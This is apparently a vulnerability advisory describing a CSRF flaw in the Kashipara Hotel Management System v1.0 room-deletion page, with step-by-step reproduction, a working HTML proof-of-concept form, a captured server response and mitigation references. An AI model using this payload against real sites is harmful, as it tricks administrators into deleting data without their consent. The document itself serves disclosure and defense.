

Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Hotel Management System v1.0. This could lead to an attacker tricking the administrator into deleting valid hotel room entries via a crafted HTML page, as demonstrated by a Delete Room action at the “/admin/delete_room.php” URL.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Hotel Management System v1.0:
(<https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project>)


Version: 1.0

Affected Components:









- **Affected Code File:** /admin/delete_room.php

Steps:

























1. Login into the Hotel Management System v1.0 application as an administrator. URL: <http://localhost/hotel-management-php/>
2. Access the “Admin -> Rooms” menu. URL: <http://localhost/hotel-management-php/admin/rooms.php>



The screenshot shows a web browser window at the URL `localhost/hotel-management-php/admin/rooms.php`. The page displays a table of hotel rooms with columns: No., Name, Type, Featured, Image, Price, Booked, Check in, Check out, Floor, View, Beds/ Type, and Cap. The table contains 8 rows of data. The 'Featured' column uses green boxes for 'Featured' and red boxes for 'Not Featured'. The 'Booked' column uses red boxes for 'No' and green boxes for 'Yes'.

No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/ Type	Cap
101	Daimond Suite	Daimond	Featured		99998.22	No	-	-	2	Beach	2 / Double deluxe	4
101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4
303	Premiun	Premium	Featured		674	No	-	-	3	Ocean	2 / Queen Bed	3
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7
202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7
202	Ocean View Suite	Gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7
202	Ocean View Suite	Premium	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7
999	Premium	gold	Featured		999	No	-	-	2	Ocean	3 / Queen Bed	7

3. Mouseover to the delete button for the last hotel room entry with room number "999" and room name "Premium".
4. Note down the delete request URL: http://localhost/hotel-management-php/admin/delete_room.php?room_id=11

Rooms	No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/ Type	Cap.	Actions
Add new Room	101	Dalmond Suite	Dalmond	Featured		99998.22	No	-	-	2	Beach	2 / Double deluxe	4	 / 
Users	101	Dalmond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4	 / 
	303	Premium	Premium	Featured		674	No	-	-	3	Ocean	2 / Queen Bed	3	 / 
	202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 
	202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 
	202	Ocean View Suite	Gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 
	202	Ocean View Suite	Premium	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 
	999	Premium	gold	Featured		999	No	-	-	2	Ocean	3 / Queen Bed	7	 / 

5. Now in new tab, open the CSRF POC with HTML script mentioned below. This HTML script has a deletion request for hotel room entry with room number "999" and room name "Premium". Deletion request URL is taken from Step 4.

CSRF POC HTML:

```
<html>
```

```
<body>
```

```
<script>history.pushState("", "", '/')</script>
```

```
<form action="http://localhost/hotel-management-php/admin/delete_room.php?room_id=11"
method="POST">
```

```
<input type="hidden" name="submit" value="" />
```


```
<input type="submit" value="Submit request" />
```

```
</form>
```


```
</body>
```

```
</html>
```

```
1 <html>
2 <body>
3 <script>history.pushState('', '', '/')</script>
4 <form action=
  "http://localhost/hotel-management-php/admin/delete_room.php?room_id=11"
  method="POST">
5   <input type="hidden" name="submit" value="" />
6   <input type="submit" value="Submit request" />
7 </form>
8 </body>
9 </html>
```



6. Once we click the "Submit request" button, the deletion request for hotel room entry with room number "999" and room name "Premium" is sent to the server. The entry gets deleted. This is because there is no Anti-CSRF protection in place.



```
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Mon, 29 Jul 2024 10:09:27 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: rooms.php
9 Content-Length: 5533
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
14 <!DOCTYPE html>
15 <html lang="en">
16 <head>
17 <meta charset="UTF-8" />
18 <meta name="viewport" content="width=device-width, initial-scale=1.0" />
19
20 <!-- Bootstrap css -->
21 <link
22 rel="stylesheet"
23 href="https://cdn.jsdelivr.net/npm/bootstrap@4.5.3/dist/css/bootstrap.min.css
```

← → ↻ localhost/hotel-management-php/admin/rooms.php 80% ☆

Tor CVE Tools Managa pending Hotel Management

AAA Resorts Better than the rest

Back to website Account ▾

Rooms	No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/ Type	Cap.	Actions
Add new Room	101	Daimond Suite	Daimond	Featured		99998.22	No	-	-	2	Beach	2/ Double deluxe	4	
	101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2/ Double deluxe	4	
	303	Premium	Premium	Featured		674	No	-	-	3	Ocean	2/ Queen Bed	3	
	202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3/ Queen Bed	7	
	202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3/ Queen Bed	7	
	202	Ocean View Suite	Gold	Featured		788	No	-	-	2	Ocean	3/ Queen Bed	7	
	202	Ocean View Suite	Premium	Featured		788	No	-	-	2	Ocean	3/ Queen Bed	7	

Solution/Good Reads:

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

<https://portswigger.net/web-security/csrf/preventing>

References:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CAPEC-62: Cross Site Request Forgery](#)